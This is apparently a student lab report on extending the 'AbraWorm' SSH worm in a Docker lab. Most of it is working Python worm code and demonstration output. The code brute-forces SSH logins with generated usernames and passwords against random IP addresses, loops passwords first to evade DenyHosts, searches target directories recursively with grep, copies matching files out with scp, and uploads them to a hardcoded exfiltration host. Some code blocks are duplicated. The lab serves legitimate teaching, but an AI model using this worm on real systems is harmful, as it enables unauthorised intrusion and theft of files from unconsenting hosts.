# [{(1gibzsHiq8EU})]# of looping.

while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)
#    print("usernames: %s" % str(usernames))
#    print("passwords: %s" % str(passwds))
    # First loop over passwords

    for passwd in passwds:
        # Then loop over user names

        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses

            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:

                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))
                    # if ''.join(received_list).find('AbraWorm') >= 0:
                    #     print("\nThe target machine is already infected\n")
                    #     continue
                    # Now let's look for files that contain the string 'abracadabra'

```

```
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.

NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                  bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                  cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                  faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                  kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                  let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                  odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                  pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                  sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                  wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
              ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()

def get_new_usernames(how_many):
    if debug: return ['root']      # need a working username for debugging

    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
          if int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return usernames

def get_new_passwds(how_many):
    if debug: return ['mypassword']      # need a working password for debugging

    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9))
```

```

# For the same IP address, we do not want to loop through multiple user
# names and passwords consecutively since we do not want to be quarantined
# by a tool like DenyHosts at the other end.  So let's reverse the order
# of looping.

while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)
#    print("usernames: %s" % str(usernames))
#    print("passwords: %s" % str(passwds))
    # First loop over passwords

    for passwd in passwds:
        # Then loop over user names

        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses

            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:

                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))
                    # if ''.join(received_list).find('AbraWorm') >= 0:
                    #     print("\nThe target machine is already infected\n")
                    #     continue
                    # Now let's look for files that contain the string 'abracadabra'

```


Finally, we run these newly generated worm codes from their respective locations to show that the altered code is completely correct both syntactically and logically.

Task 3

Here in this final task, we need to examine the files of the directories at every level and transfer the desired files to the target machine. For this purpose, the files are collected recursively from each directories and saved to the host machine first. Then the files are read from the host machine and sent to the target machine. This modification is done on top of the code written in the previous task. So we only show the unique additions here.


Modifications

The key change to implement the hierarchical recursive search inside the directories is shown below. The **-rl** argument ensures all the subdirectories are checked as well.



```python

                    # recursively search for files with the string 'abracadabra' in the whole directory hierarchy

                    cmd = 'grep -rl abracadabra *'
                    stdin, stdout, stderr = ssh.exec_command(cmd)
                    error = stderr.readlines()
                    if error:
                        print(error)
                        continue
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    for item in received_list:
                        files_of_interest_at_target.append(item.strip())
                    print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
                    scpcon = scp.SCPClient(ssh.get_transport())
                    if len(files_of_interest_at_target) > 0:
                        for target_file in files_of_interest_at_target:
                            scpcon.get(target_file)

                    # create a copy of the AbraWorm.py file with random characters added to comments, and random newlines added

```


The next modification is rather challenging, which is to ensure all the files are transferred to the remote storage machine location correctly. File paths now include the directory signatures inside them, so we go through the steps of decoding and encoding the byte stream representations of the files. We extract the actual filename and skip the directory names. Then we send the files through the network as usual to the remote machine pre-specified.




```
                        ssh.connect('172.17.0.2',port=22,username='root',password='mypassword',timeout=5)
                        scpcon = scp.SCPClient(ssh.get_transport())
                        print("\n\nconnected to exfiltration host\n")
                        for filename in files_of_interest_at_target:
                            # extract actual file name from the byte string
                            filename = filename.decode('utf-8')
                            print("\n\nUploading %s\n" % filename)
                            if filename.find('/') >= 0:
                                filename = filename[filename.rfind('/')+1:]
                            # perform byte encoding of the file name
                            filename = filename.encode('utf-8')
                            print("\n\nUploading %s\n" % filename)
                            scpcon.put(filename)
                        scpcon.close()
                    except:
                        print("No uploading of exfiltrated files\n")
                        continue
```

Demonstration


For the demonstration purposes, we create a total of 6 vulnerable files in three different target machines keeping different directory structures. The first machine (container ID 10) consists of no directory inside it, while the second machine (container ID 9) has 1 directory inside the root. The third and final machine (container ID 8) has 2 layers of directories (multi-level) inside the root location. Each of the levels contains a vulnerable file for all of the machines.



```
[08/04/23]seed@VM:~/.../Task-3-Test$ docksh ca
root@cae4fe61dc91:/# cd root/
root@cae4fe61dc91:~# ls
root@cae4fe61dc91:~# echo "abracadabra from container 10 root"
abracadabra from container 10 root
root@cae4fe61dc91:~# echo "abracadabra from container 10 root" > a.txt
root@cae4fe61dc91:~# ls
a.txt
root@cae4fe61dc91:~# 
```




```
root@7f98aace908b:/# cd root/
root@7f98aace908b:~# ls
root@7f98aace908b:~# echo "abracadabra from container 9 root" > b.txt
root@7f98aace908b:~# ls
b.txt
root@7f98aace908b:~# mkdir dir1
root@7f98aace908b:~# cd dir1/
root@7f98aace908b:~/dir1# ls
root@7f98aace908b:~/dir1# echo "abracadabra from container 9 dir1" > c.txt
root@7f98aace908b:~/dir1# ls
c.txt
root@7f98aace908b:~/dir1# cat c.txt
abracadabra from container 9 dir1
root@7f98aace908b:~/dir1# cd ..
root@7f98aace908b:~# cat b.txt
abracadabra from container 9 root
root@7f98aace908b:~# 
```




```
○ [08/04/23]seed@VM:~/.../Task-3-Test$ docksh 6d
root@6d15e25ae099:/# cd root/
root@6d15e25ae099:~# ls
root@6d15e25ae099:~# echo "abracadabra from container 8 root" > d.txt
root@6d15e25ae099:~# ls
d.txt
root@6d15e25ae099:~# mkdir dir1
root@6d15e25ae099:~# cd dir1/
root@6d15e25ae099:~/dir1# ls
root@6d15e25ae099:~/dir1# echo "abracadabra from container 8 dir1" > e.txt
root@6d15e25ae099:~/dir1# ls
e.txt
root@6d15e25ae099:~/dir1# mkdir dir2
root@6d15e25ae099:~/dir1# ls
dir2  e.txt
root@6d15e25ae099:~/dir1# cd dir2/
root@6d15e25ae099:~/dir1/dir2# echo "abracadabra from container 8 dir2" > f.txt
root@6d15e25ae099:~/dir1/dir2# ls
f.txt
root@6d15e25ae099:~/dir1/dir2# 
```


Then we run the modified worm file **1805112_3.py** to see the effects of change. As expected, it attacks the target machines shown below.



```
● [08/04/23]seed@VM:~/.../Task-3-Test$ python3 1805112_3.py
  Trying password mypassword for user root at IP address: 172.17.0.11

  connected


  output of 'ls' command: [b'a.txt\n']

  files of interest at the target: [b'a.txt']

  Will now try to exfiltrate the files

  connected to exfiltration host


  Uploading a.txt


  Uploading b'a.txt'
```




```
Uploading b.txt


Uploading b.txt


Uploading dir1/c.txt


Uploading b'c.txt'

Trying password mypassword for user root at IP address: 172.17.0.9

connected


output of 'ls' command: [b'd.txt\n', b'dir1\n']

files of interest at the target: [b'd.txt', b'dir1/e.txt', b'dir1/dir2/f.txt']

Will now try to exfiltrate the files
```



